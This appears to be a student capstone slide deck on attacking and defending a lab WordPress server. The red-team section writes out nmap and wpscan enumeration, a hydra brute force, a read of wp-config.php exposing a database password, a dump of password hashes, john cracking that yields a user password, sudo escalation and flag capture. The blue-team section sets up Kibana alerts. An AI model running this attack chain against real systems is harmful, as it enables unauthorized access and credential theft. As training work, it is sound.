

Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

**Ilona Pon, Małgorzata Zielonka
Bell Thierry Diogbo, Ernest Onwuzurike
April 27, 2021**

Network Topology & Critical Vulnerabilities Red Team (Offensive Part)

Network Topology

Azure Lab environment 192.168.1.0/24



Network

Address Range:
192.168.1.0/24
Netmask:
Gateway:192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4:192.168.1.110
OS: Linux
Hostname: Target 1

IPv4:192.168.1.100
OS: Linux
Hostname: ELK

IPv4:192.168.1.105
OS: Ubuntu
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open Ports	Open ports allow access to network for all users including unauthorized users	Allows attackers to gain access to network and exploit
WordPress	By using wp scan enumeration we can find vulnerabilities related to company's system	Found names of people working for the company to allow us to use ssh to gain access to Michael's network
Weak Password	Simple password allows to be cracked easier and can be guessed	Attackers gain access easily to users credentials
MySQL file with unrestricted access	File was easy to locate and saved without any restrictions	MySQL was exposed with unrestricted access
Unprotected password hashes	The hashes were easy to locate by navigating MySQL database	Hashes are easy to find and crack to obtain passwords to gain root privileges
Root privileges exploitation	"Sudo" privileges give the user access to all system/ network	The attacker can use sudo privileges for his benefits

Exploits Used

Exploitation 1: Scan Network for open ports

Summarize the following:

- How did you exploit the vulnerability?
 - Used Nmap tool
- What did the exploit achieve?
 - Identified IP address of Target 1 and open ports

```
Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
root@Kali:~# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-20 19:54 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00060s latency).  [
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
root@Kali:~#
```

Exploitation 2: WordPress scan

Summarize the following:

- How did you exploit the vulnerability? Used WordPress scan
- What did the exploit achieve? Discovered company's users names

```
[+] Cached Requests: 4
[+] Data Sent: 41.119 KB
[+] Data Received: 16.554 MB
[+] Memory used: 184.75 MB
[+] Elapsed time: 00:00:04
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate
```

```
[+] Enumerating Users (via Passive and Aggressive Methods) at 2021-07-07 17:37 PDT
Brute Forcing Author IDs - Time: 00:00:01 <=====

[i] User(s) Identified: Host: 192.168.1.110 (0.001s later)
Not shown: 995 closed ports
PORT STATE SERVICE
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users
```

Exploitation 3: Hydra for weak password & unrestricted access

Summarize the following:

- How did you exploit the vulnerability?
- Used hydra command to gain user Michael's password/ guessed it
- SSH to Michael network; explored his directory; navigated to /var/www/html/
- Found wp folder and wp-config.php file with MySQL credentials

```
michael@target1:~$ exit
logout
Connection to 192.168.1.110 closed.
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.110
```

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSD08.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.  Using this software
is governed by the terms of the applicable license which
permitted by applicable law.

You have new mail.
michael@target1:~$
```

```
wp-comments-post.php wp-config.php wp-config-sample.php wp-content
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

Exploitation 4: MySQL file with unrestricted access

- Using credentials logged into MySQL database
 - Explored databases & tables
 - Checked “wordpress” database for content of “wp_users”
 - Found Michael’s and Steven’s password hashes

```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 199
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)

mysql> use wordpress;
Database changed
mysql> show tables;
```

```
mysql> SELECT * FROM wp_users;
+----+----+----+----+----+----+----+
| ID | user_login | user_pass           | user_nicename |
| user_email | user_url | user_registered | user_activation_key |
| user_status | display_name |                |               |
+----+----+----+----+----+----+----+
| 1 | michael   | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      |
|     | michael   | 2018-08-12 22:49:12 |               |
| 2 | steven    | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven      |
|     | steven    | 2018-08-12 23:31:16 |               |
+----+----+----+----+----+----+----+
```

Exploitation 4: John the Ripper for hashes

- Used command “john” to crack hashed passwords
 - Found Steven’s password “pink84”



```
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
Steven:$P$Bk3VD9jsxx/loJojNsURgHiaB23j7W/
```

```
root@Kali:~# john wp_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84          (steven)
1g 0:00:06:07 89.14% (ETA: 16:14:30) 0.002724g/s 35030p/s 3515
1g 0:00:06:08 89.37% (ETA: 16:14:30) 0.002717g/s 35030p/s 3515
1g 0:00:06:14 90.90% (ETA: 16:14:30) 0.002673g/s 35056p/s 3517
1g 0:00:06:17 91.80% (ETA: 16:14:30) 0.002647g/s 35054p/s 3517
```

Exploitation 5: Escalate to root privileges

- How did you exploit the vulnerability?
 - Used Steven’s login information
 - Used “sudo” privileges
 - We could exploit reverse shell

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free
the exact distribution terms for each program are described in
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Wed Jun 24 04:02:16 2020
$ ls
$ cd /
$ ls
bin  dev  home       lib   lost+found  mnt  proc  run  srv
boot etc  initrd.img lib64 media        opt  root  sbin sys
$ ls *
initrd.img  vmlinuz

bin:
bash          chmod        fgconsole    lessecho    mountpoint
bunzip2       chown        fgrep        lessfile    mt
```

Finding Flags

```
grep: wordpress: Is a directory
michael@target1:/var/www/html$ grep -w "flag1" *
grep: css: Is a directory
grep: fonts: Is a directory
grep: img: Is a directory
grep: js: Is a directory
grep: scss: Is a directory
grep: Security - Doc: Is a directory
service.html:      ← flag1{b9bbcb33e11b80be759c4e8448624
grep: vendor: Is a directory
grep: wordpress: Is a directory
```

```
michael@target1:/var/www$ ls
flag2.txt
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

```
mysql> SELECT post_content FROM wp_posts\G
***** 1. row *****
post_content: Welcome to WordPress. This is your first post. Edit or delete it, then
***** 2. row *****
post_content: This is an example page. It's different from a blog post because it wil
gation (in most themes). Most people start with an About page that introduces them to
this:

<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my webs
, and I like yabbies. (And gettin' a tan.)</blockquote>

... or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing qual
otham City, XYZ employs over 2,000 people and does all kinds of awesome things for the

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-
reate new pages for your content. Have fun!
***** 3. row *****
post_content: flag3{afc01ab56b50591e7dccf93122770cd2}
***** 4. row *****
post_content: flag4{715dea6c055b9fe3337544932f2941ce}
***** 5. row *****
```

Alerts Implemented

ALERT 1: Excessive HTTP Errors



Alert

Summary

- Which **metric** does this alert monitor?

Brute Force Attack

- What is the **threshold** it fires at?

Above 400 for the last 5 minutes

Configuration:

*WHEN count() GROUPED OVER top 5
'http.response.status_code' IS ABOVE 400
FOR THE LAST 5 minutes*

Alert

Creation

Create threshold alert

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name

Excessive HTTP Errors

Indices to query

metricbeat X

Time field

@timestamp

Run watch every

1

minute

Use * to broaden your query.

Match the following condition

WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes

ALERT 2: HTTP Request Size Monitor



Alert

Summary

- Which **metric** does this alert monitor?

Heavy traffic to the web server

- What is the **threshold** it fires at?

ABOVE 3500 FOR THE LAST 1 minute

Configuration:

WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

Alert

Setup

Watcher

Watcher docs

Watch for changes or anomalies in your data and take action if needed.

ID	Name	State	Last fired	Last triggered	Comment	Actions
a8cffb3c-a04f-4271-94c4-c2ff5e004883	Excessive HTTP Errors	✓ OK		a few seconds ago		
c5a633f2-a3b3-4ea6-bb1d-a34dd78aa82d	HTTP Request Size Monitor	✓ OK				

Rows per page: 10

ALERT 3: CPU Usage Monitor



Alert

Summary

- Which **metric** does this alert monitor?

Monitors the stress on the server

- What is the **threshold** it fires at?

ABOVE 0.5 FOR THE LAST 5 minutes

Configuration:

WHEN max() OF system.process.cpu.total.pct

*OVER all documents IS ABOVE 0.5 FOR THE
LAST 5 minutes*

Alert

Action

Watcher

[@ Watcher docs](#)

Watch for changes or anomalies in your data and take action if needed.

Q Search...

